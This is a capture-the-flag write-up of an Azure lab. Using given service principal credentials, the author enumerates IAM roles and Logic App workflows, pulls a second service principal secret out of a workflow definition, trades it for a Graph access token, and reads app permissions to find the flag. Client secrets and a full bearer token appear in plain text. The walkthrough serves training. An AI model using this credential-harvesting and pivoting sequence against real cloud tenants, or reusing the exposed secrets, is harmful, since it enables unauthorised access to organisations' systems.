- Published on
CWL - App Callback Chaos
- Authors

- Name
- mfkrypt

Table of Contents
Starting Point
We are provided the following credentials:
Authenticating into Azure
Retrieving the Tenant ID
First, we need the Tenant ID, we can use the AADInternals PowerShell library for this. We need to import the library first
Import-Module AADInternals
Make an API call by invoking the Get-AADIntTenantID function
PS> Get-AADIntTenantID -Domain secure-corp.org
f2a33211-e46a-4c92-b84d-aff06c2cd13f
Login as Service Principal
az login --service-principal --username e8f4ab33-1a64-476d-9af0-f7b33eec15ae --password w8M8Q~0b3nOppKme1YSfgyluo6l9UTcdfC3OVbzF --tenant f2a33211-e46a-4c92-b84d-aff06c2cd13f
If we get this JSON response, it means the login was successful
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "f2a33211-e46a-4c92-b84d-aff06c2cd13f",
    "id": "662a4fee-a3ba-49b3-9caf-8c20ed04503f",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Prod",
    "state": "Enabled",
    "tenantId": "f2a33211-e46a-4c92-b84d-aff06c2cd13f",
    "user": {
      "name": "e8f4ab33-1a64-476d-9af0-f7b33eec15ae",
      "type": "servicePrincipal"
    }
  }
]
Enumerating IAM
Roles
We find the app name that the service principal is representing
az ad sp show --id e8f4ab33-1a64-476d-9af0-f7b33eec15ae
Now, list down the roles of the service principal
az role assignment list --assignee e8f4ab33-1a64-476d-9af0-f7b33eec15ae --all --output table
The role matches the app name. Let's get more details on the custom role
az role definition list --name "logic-workflow-mgmt-app-role"
We see a few permissions authorizing the use of Logic Apps. Logic Apps are created to run workflows that integrate various services, data sources and applications. These workflows are designed to automate business processes, orchestrate tasks, and perform data integrations across different platforms. Simply put, Logic Apps provides a visual designer to create workflows with a wide range of pre-built connectors.
Enumerating Logic Apps & Workflows
Based on the permissions, we can list down available workflows from the Logic App. We would need to provide the Resource Group name which we found earlier, LogicApp-Rg
az logic workflow list --resource-group LogicAPP-Rg
The first thing from the output that caught my eye is another set of service principal credentials
The 2'nd thing is the workflow trigger. Triggers indicate when the workflow should start. Triggers could be an HTTP endpoint, a schedule, or tens of different events from Azure or even external apps.
"triggers": {
        "When_a_HTTP_request_is_received": {
          "kind": "Http",
          "type": "Request"
        }
      }
And the last thing is the Logic App name itself
"id": "/subscriptions/662a4fee-a3ba-49b3-9caf-8c20ed04503f/resourceGroups/LogicAPP-Rg/providers/Microsoft.Logic/workflows/Production-LogicAPP",
    "location": "eastus",
    "name": "Production-LogicAPP",
    "parameters": {
      "$connections": {
        "type": "Object",
        "value": {}
      }
    },
Let's try authenticating into the new set of credentials
Using Newly Found Credentials
Attempting to login from the az-cli tool we result in failure for unknown reasons.
So, I opted to use the Microsoft Graph API method by making a curl request to get the Access Token
curl -X POST -H "Content-Type: application/x-www-form-urlencoded" -d 'client_id=4f77df99-134e-4602-97b7-a3c0e73f9667&scope=https%3A%2F%2Fgraph.microsoft.com%2F.default&client_secret=UYY8Q~oCHFS2GjQReHcZ3G8lm_X4OLWMF4dgna_q&grant_type=client_credentials' 'https://login.microsoftonline.com/f2a33211-e46a-4c92-b84d-aff06c2cd13f/oauth2/v2.0/token'
{
    "token_type":"Bearer",
    "expires_in":3599,
    "ext_expires_in":3599,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6Ii1hUF9ObUZ4V19WaHRUdlZZVHd1bkt1YTY4MW05SDM1T2NFa1J0QWRxQ1UiLCJhbGciOiJSUzI1NiIsIng1dCI6IlFaZ045SHFOa0dORU00R2VLY3pEMDJQY1Z2NCIsImtpZCI6IlFaZ045SHFOa0dORU00R2VLY3pEMDJQY1Z2NCJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLm1pY3Jvc29mdC5jb20iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9mMmEzMzIxMS1lNDZhLTRjOTItYjg0ZC1hZmYwNmMyY2QxM2YvIiwiaWF0IjoxNzczNDIwMzYwLCJuYmYiOjE3NzM0MjAzNjAsImV4cCI6MTc3MzQyNDI2MCwiYWlvIjoiQVNRQTIvOGJBQUFBUTk2OHdwaWwwVGFzenRPdnJiamhXZzB5cEhWdFJjZzV5TFRTYm1URnZqaz0iLCJhcHBfZGlzcGxheW5hbWUiOiJHcmFwaFJlYWRlckFwcCIsImFwcGlkIjoiNGY3N2RmOTktMTM0ZS00NjAyLTk3YjctYTNjMGU3M2Y5NjY3IiwiYXBwaWRhY3IiOiIxIiwiaWRwIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvZjJhMzMyMTEtZTQ2YS00YzkyLWI4NGQtYWZmMDZjMmNkMTNmLyIsImlkdHlwIjoiYXBwIiwib2lkIjoiNTc3MDRlNDEtZWIzOC00YTYwLWE1NGUtYWYxZGY2NTk1YTVhIiwicmgiOiIxLkFiNEFFVEtqOG1ya2treTRUYV93YkN6UlB3TUFBQUFBQUFBQXdBQUFBQUFBQUFBQUFBQy1BQS4iLCJyb2xlcyI6WyJBcHBsaWNhdGlvbi5SZWFkLkFsbCJdLCJzdWIiOiI1NzcwNGU0MS1lYjM4LTRhNjAtYTU0ZS1hZjFkZjY1OTVhNWEiLCJ0ZW5hbnRfcmVnaW9uX3Njb3BlIjoiQVMiLCJ0aWQiOiJmMmEzMzIxMS1lNDZhLTRjOTItYjg0ZC1hZmYwNmMyY2QxM2YiLCJ1dGkiOiJyTk5LNU12OEpVaXpKMWVPMU5BZkFBIiwidmVyIjoiMS4wIiwid2lkcyI6WyIwOTk3YTFkMC0wZDFkLTRhY2ItYjQwOC1kNWNhNzMxMjFlOTAiXSwieG1zX2FjZCI6MTc1MjU2MzYzNywieG1zX2FjdF9mY3QiOiIzIDkiLCJ4bXNfZnRkIjoiSmhPWVM2c0lWbzZib0s1TUNnYVE0MldMdTE0UXhPTGRrSlQwTmtoclpIRUJhMjl5WldGalpXNTBjbUZzTFdSemJYTSIsInhtc19pZHJlbCI6IjcgMTYiLCJ4bXNfcmQiOiIwLjQyTGpZQkppMnNjb0pNTEJMaVRRc0RCSXdQWEJKTy1sNjFad3ZIaFdhZ3NVNVJRU3NGenJmVFk0VE1Gejl2S0p3WWJwMjRxQW9oeENBc3dNRUhBQVNnTkZ1WVVFWXFOLVprMDRfZm50bm0wT1M4N25MelFGQUEiLCJ4bXNfc3ViX2ZjdCI6IjMgOSIsInhtc190Y2R0IjoxNzIwMDcxMjU0LCJ4bXNfdG50X2ZjdCI6IjMgNiJ9.ESb3UhWWoMTEVVF3omTn1Bgv8WkHSK5Usiu1mPmbtWc_BHLHdAQkgIKDtsDK_n9SkfLV002sYu2c59c6ZSgqVeOHUOOwv2eox7Oq3IoXzusFl9uQveZEHvX_yOPaMPmOhAlTCvBaHwJZBB7_LKgFuyhHR-p_o2shae75mSj9UtE5-StIpAdMhIfVwYUgXCCPmOtnuYCeyEZCuwmslZ3J6qY-HbNgb-QyT6Qsa0h2ihobuEQhZ6IVLos3EF9pX9LIAoOJcwjzeLNNC5MjKR1efn_jXX95fK6ReKdR543a--xItWOoeQft7-UXjma8qnFuJWZA7kg-VK0bkZo4trSJ2A"
}
Now, open Powershell and import the Microsoft.Graph module. It might take a while since it has a lot of functions in the API
Import-Module Microsoft.Graph
Pass the token as a variable and connect to the API
$token = <TOKEN>
$securetoken = ConvertTo-SecureString $token -AsPlainText -Force
Connect-MgGraph -AccessToken $securetoken
Identifying API Permission of GraphReaderApp
Now, our goal is to discover the flag which is also the API permission of the GraphReaderApp Application. Let's get the AppId of the app
Get-MgApplication -All
Next, we need the AppRoleId
$ServicePrincipal = Get-MgServicePrincipal -Filter "AppId eq '4f77df99-134e-4602-97b7-a3c0e73f9667'"
Get-MgServicePrincipalAppRoleAssignment -ServicePrincipalId $ServicePrincipal.Id
I just used Deepseek AI for the following stuff. We do a lookup/translation of the AppRoleId of GraphReaderApp to the fixed Microsoft Graph permission catalog which is 00000003-0000-0000-c000-000000000000
$graphSpn = Get-MgServicePrincipal -Filter "AppId eq '00000003-0000-0000-c000-000000000000'"
$permission = $graphSpn.AppRoles | Where-Object { $_.Id -eq '9a5d68dd-52b0-4cc2-bd40-abcf44ac3a30' }
$permission | Select-Object Id, DisplayName, Value, Description
And there is our flag